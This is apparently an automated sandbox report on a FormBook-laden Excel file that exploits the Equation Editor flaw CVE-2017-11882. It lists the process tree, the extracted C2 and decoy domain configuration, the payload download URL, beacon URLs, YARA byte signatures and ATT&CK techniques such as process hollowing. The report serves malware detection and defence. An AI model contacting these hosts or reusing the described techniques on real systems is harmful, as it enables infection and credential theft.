ID: 502343
Sample Name: OCT 13 2021 - PRINT COPY.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:14:33
Date: 13/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report OCT 13 2021 - PRINT COPY.xl…

Overview


General Information

Sample Name:	OCT 13 2021 - PRINT COPY.xlsx
Analysis ID:	502343
MD5:	5c546d999e38e6..
SHA1:	39ce280bc35b7c…
SHA256:	980e889b97c92e..
Tags:	Formbook VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1912 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2676 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2628 cmdline: 'C:\Users\Public\vbc.exe' MD5: 6429AA83E4BC083B4F0B3F44B0D7950F)
    - vbc.exe (PID: 1988 cmdline: C:\Users\Public\vbc.exe MD5: 6429AA83E4BC083B4F0B3F44B0D7950F)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cmd.exe (PID: 2724 cmdline: C:\Windows\SysWOW64\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
          - cmd.exe (PID: 1412 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.fis.photos/ef6c/"
  ],
  "decoy": [
    "gicaredocs.com",
    "govusergroup.com",
    "conversationspit.com",
    "brondairy.com",
    "rjtherealest.com",
    "xn--9m1bq8wgkag3rjvb.com",
    "mylori.net",
    "softandcute.store",
    "ahljsm.com",
    "shacksolid.com",
    "weekendmusecollection.com",
    "gaminghallarna.net",
    "pgonline111.online",
    "44mpt.xyz",
    "ambrandt.com",
    "eddytattoo.com",
    "blendeqes.com",
    "upinmyfeels.com",
    "lacucinadesign.com",
    "docomoau.xyz",
    "xn--90armbk7e.online",
    "xzq585858.net",
    "kidzgovroom.com",
    "lhznqyl.press",
    "publicationsplace.com",
    "jakante.com",
    "csspadding.com",
    "test-testjisdnsec.store",
    "lafabriqueabeilleassurances.com",
    "clf010.com",
    "buybabysnuggle.com",
    "uzmdrmustafaalperaykanat.com",
    "levanttradegroup.com",
    "arcflorals.com",
    "kinglot2499.com",
    "freekagyans.com",
    "region10group.gmbh",
    "yeyelm744.com",
    "thehomedesigncentre.com",
    "vngc.xyz",
    "szesdkj.com",
    "charlottewright.online",
    "planetgreennetwork.com",
    "pacifica7.com",
    "analogueadapt.com",
    "sensorypantry.com",
    "narbaal.com",
    "restaurant-utopia.xyz",
    "golnay.com",
    "szyyglass.com",
    "redelirevearyseuiop.xyz",
    "goldsteelconstruction.com",
    "discovercotswoldcottages.com",
    "geniuseven.net",
    "apricitee.com",
    "stopmoshenik.online",
    "ya2gh.com",
    "instatechnovelz.com",
    "dbe648.com",
    "seifjuban.com",
    "conquershirts.store",
    "totalcovidtravel.com",
    "pamperotrabajo.com",
    "satellitphonestore.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.684319508.0000000000190000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.684319508.0000000000190000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.684319508.0000000000190000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16aa9:$sqlite3step: 68 34 1C 7B E1 • 0x16bbc:$sqlite3step: 68 34 1C 7B E1 • 0x16ad8:$sqlite3text: 68 38 2A 90 C5 • 0x16bfd:$sqlite3text: 68 38 2A 90 C5 • 0x16aeb:$sqlite3blob: 68 53 D8 7F 8C • 0x16c13:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.540691245.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.540691245.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d77:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15ca9:$sqlite3step: 68 34 1C 7B E1 • 0x15dbc:$sqlite3step: 68 34 1C 7B E1 • 0x15cd8:$sqlite3text: 68 38 2A 90 C5 • 0x15dfd:$sqlite3text: 68 38 2A 90 C5 • 0x15ceb:$sqlite3blob: 68 53 D8 7F 8C • 0x15e13:$sqlite3blob: 68 53 D8 7F 8C
4.2.vbc.exe.3354b60.5.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
4.2.vbc.exe.3354b60.5.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0xcd2b8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xcd642:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xf50d8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xf5462:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0xd9355:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x101175:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0xd8e41:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x100c61:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0xd9457:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x101277:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0xd95cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x1013ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xce05a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xf5e7a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0xd80bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xffedc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xcedd2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xf6bf2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0xde827:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x106647:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xdf8ca:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 5 entries				

Sigma Overview

Exploits:

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1 1	LSASS Memory	Security Software Discovery 2 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Virtualization/Sandbox Evasion 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	System Information Discovery 1 2 6	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
OCT 13 2021 - PRINT COPY.xlsx	24%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://18.197.254.181/www1/deo.exe	100%	Avira URL Cloud	malware	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.publicationsplace.com/ef6c/?pVE8Yvg8=69obzrOt3jvlXYYQLOBGpgM4gb/C38tuSyxXcmdwhPVCiSErrrcVtL+HOCZM5DtjL+Sksg==&OHT=xjWx_NuP96LhBV	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.collada.org/2005/11/COLLADASchema9Done	0%	URL Reputation	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
www.fis.photos/ef6c/	100%	Avira URL Cloud	malware	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.upinmyfeels.com/ef6c/?pVE8Yvg8=qu0EmkGaX3geOx6lIkkYY+FXQg5rkMbAIJtl6DFSABpZ5nF28boqJyWYwUc9r+BjHdgUhg==&OHT=xjWx_NuP96LhBV	100%	Avira URL Cloud	malware	
http://www.lacucinadesign.com/ef6c/?OHT=xjWx_NuP96LhBV&pVE8Yvg8=9TcXST3pnWOFoH1gaAmWVPk3OXoAybXjykt4lIGhEDNMUFCSIfL5p15n/WQr7vtpGgJ17Q==	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.ahljsm.com/ef6c/?OHT=xjWx_NuP96LhBV&pVE8Yvg8=IVc4rtgLgg2h/YWyhQBU9em9uNea1MXNkTy/UnYOuL+WBS8ayE+K1FYcvarTJ+yNk0kAEg==	0%	Avira URL Cloud	safe	
http://www.restaurant-utopia.xyz/ef6c/?pVE8Yvg8=QQd8BU9Cv5cEIYl4k4pKDxcRFm34j4nz3hSoRKYyqec7FRTFu3B5N6xNIoSikzbYbjb12w==&OHT=xjWx_NuP96LhBV	100%	Avira URL Cloud	phishing	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.restaurant-utopia.xyz	172.67.213.229	true	true		unknown
emailforts.com	108.170.14.102	true	true		unknown
lacucinadesign.com	34.102.136.180	true	false		unknown
upinmyfeels.com	34.102.136.180	true	false		unknown
www.ahljsm.com	45.39.212.162	true	true		unknown
www.upinmyfeels.com	unknown	unknown	true		unknown
www.dbe648.com	unknown	unknown	true		unknown
www.publicationsplace.com	unknown	unknown	true		unknown
www.lacucinadesign.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://18.197.254.181/www1/deo.exe	true	• Avira URL Cloud: malware	unknown
http://www.publicationsplace.com/ef6c/?pVE8Yvg8=69obzrOt3jvlXYYQLOBGpgM4gb/C38tuSyxXcmdwhPVCiSErrrcVtL+HOCZM5DtjL+Sksg==&OHT=xjWx_NuP96LhBV	true	• Avira URL Cloud: safe	unknown
www.fis.photos/ef6c/	true	• Avira URL Cloud: malware	low
http://www.upinmyfeels.com/ef6c/?pVE8Yvg8=qu0EmkGaX3geOx6lIkkYY+FXQg5rkMbAIJtl6DFSABpZ5nF28boqJyWYwUc9r+BjHdgUhg==&OHT=xjWx_NuP96LhBV	false	• Avira URL Cloud: malware	unknown
http://www.lacucinadesign.com/ef6c/?OHT=xjWx_NuP96LhBV&pVE8Yvg8=9TcXST3pnWOFoH1gaAmWVPk3OXoAybXjykt4lIGhEDNMUFCSIfL5p15n/WQr7vtpGgJ17Q==	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.ahljsm.com/ef6c/?OHT=xjWx_NuP96LhBV&pVE8Yvg8=IVc4rtgLgg2h/YWyhQBU9em9uNea1MXNkTy/UnYOuL+WBS8ayE+K1FYcvarTJ+yNk0kAEg==	true	• Avira URL Cloud: safe	unknown
http://www.restaurant-utopia.xyz/ef6c/?pVE8Yvg8=QQd8BU9Cv5cEIYl4k4pKDxcRFm34j4nz3hSoRKYyqec7FRTFu3B5N6xNIoSikzbYbjb12w==&OHT=xjWx_NuP96LhBV	true	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
108.170.14.102	emailforts.com	United States		20454	SSASN2US	true
34.102.136.180	lacucinadesign.com	United States		15169	GOOGLEUS	false
18.197.254.181	unknown	United States		16509	AMAZON-02US	false
45.39.212.162	www.ahljsm.com	United States		18779	EGIHOSTINGUS	true

Private

IP
192.168.2.22
192.168.2.255

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502343
Start date:	13.10.2021
Start time:	20:14:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 53s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	OCT 13 2021 - PRINT COPY.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/13@6/6
EGA Information:	Failed
HDC Information:	• Successful, ratio: 19.7% (good quality ratio 19.2%) • Quality average: 73.6% • Quality standard deviation: 27.4%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0

